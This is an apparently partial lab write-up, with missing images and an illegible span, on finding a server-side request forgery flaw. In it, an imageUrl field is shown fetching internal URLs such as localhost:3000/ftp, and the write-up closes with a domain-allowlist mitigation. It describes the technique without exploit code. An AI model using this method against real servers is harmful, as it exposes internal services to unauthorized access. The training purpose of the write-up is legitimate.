
We turned intercept on in Postman and intercepted 'Link Image'

[illegible]


After sending the request to the Repeater and playing around we found out that the entry imageUrl accepts and runs any URL and any request from Port 3000 (what we tried)



This is the output after forwarding the request:



Now we can access localhost:3000/ftp !



Mitigation: Allowlist trusted domains (whitelist)